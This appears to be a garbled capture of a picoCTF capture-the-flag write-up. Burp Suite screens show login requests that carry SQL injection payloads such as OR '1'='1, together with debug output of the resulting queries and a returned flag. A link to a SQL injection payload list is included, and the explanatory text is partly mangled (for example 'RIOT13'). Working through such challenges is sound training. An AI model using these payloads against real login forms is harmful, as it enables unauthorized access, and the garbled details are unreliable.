2 Request query parameters: 0 Request body parameters: 3 Request cookies: 6 Request headers: 20 Response headers: 6

Done Event log (22) All issues 346 bytes | 284 millis Memory: 154.0MB

Different SQL injection payload found in this github repo.

<https://github.com/payloadbox/sql-injection-payload-list>

S Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Target Repeater Proxy Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > ↻

Target: https://jupiter.challenges.picoctf.org HTTP/1

Request

```
Pretty Raw Hex
c1_clearance=0xYWi0toCY0J_1tqj3C_veiTWhCB4wYbmrxzTI_J9w=170655687-1-AX1/LA/6YrkoefHtL03dql7TfnTy64iyMn+2x6181V2RaT105Tx1FxAsqINB6fGho4ggPcuBjzrFVYIPQwRF7w=; _cf_ba=vtPNdJNf91sf_G5PMNLnc10o2_ePHQw_YIA6rqf_I4-1706558387-1-AXuRofHjuyk2aBg9hXlS0N9yZ53d481C0Pjt+A8f0qqGhs5vSewcvLnB0w!7Ng9w!WExFT+aLYt11Cf5x7r1z=; _ga_L6FTSCXOEG3+G51.1.170655689.8.1.1706558407.0.0.0
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://jupiter.challenges.picoctf.org/problem/64645/login.html
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
username=Admin&password=OR '1'='1&debug=1
```

Done Event log (26) All issues

383 bytes | 281 millis

Memory: 131.9MB

Response

```
Pretty Raw Hex Render
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 30 Jan 2024 07:28:46 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Strict-Transport-Security: max-age=0
Content-Length: 194
<pre>
    username: Admin'
    password: OR '1'='1
11 SQL query: SELECT * FROM users WHERE name='Admin' AND password='OR
    '1'='1'
12 </pre>
<h1>
    Logged in!
</h1>
<p>
    Your flag is: picoCTF(m0R3_SQL_plz_aee525db)
</p>
```

0 highlights

0 highlights

Inspector

Selection 9 (0x9)

Selected text OR '1'='1

Decoded from: URL encoding

Cancel Apply changes

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 6

Request headers 20

Response headers 6

Notes

SIGNIFICANCE

S Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Target Repeater Proxy Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > ↻

Target: https://jupiter.challenges.picoctf.org HTTP/1

Request

```
Pretty Raw Hex
c1_clearance=0xYWi0toCY0J_1tqj3C_veiTWhCB4wYbmrxzTI_J9w=170655687-1-AX1/LA/6YrkoefHtL03dql7TfnTy64iyMn+2x6181V2RaT105Tx1FxAsqINB6fGho4ggPcuBjzrFVYIPQwRF7w=; _cf_ba=vtPNdJNf91sf_G5PMNLnc10o2_ePHQw_YIA6rqf_I4-1706558387-1-AXuRofHjuyk2aBg9hXlS0N9yZ53d481C0Pjt+A8f0qqGhs5vSewcvLnB0w!7Ng9w!WExFT+aLYt11Cf5x7r1z=; _ga_L6FTSCXOEG3+G51.1.170655689.8.1.1706560010.0.0.0
Content-Length: 25
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A Brand";v="99", "Google Chrome",v="121"
"Chromium";v="121"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://jupiter.challenges.picoctf.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://jupiter.challenges.picoctf.org/problem/54253/login.html
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
password=' or l=1&debug=1
```

Done Event log (32) All issues

258 bytes | 595 millis

Memory: 155.8MB

11:00 30/01/2024 25°C

Response

```
Pretty Raw Hex Render
HTTP/1.1 500 Internal Server Error
Server: nginx
Date: Tue, 30 Jan 2024 07:59:55 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 89
<pre>
    password: ' or l=1
9 SQL query: SELECT * FROM admin where password = '' be l=1''
```

0 highlights

0 highlights

Inspector

Selection 10 (0xa)

Selected text '' be l=1''

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 6

Request headers 20

Response headers 5

Notes

From the response I understand that the server returns a result which has been encrypted with RIOT13. Simply took the response and placed it in the payload the sent it over to the server which interesting enough gave me the flag.

SIGNIFICANCE

TO BE UPDATED

HAPPY HACKING !!!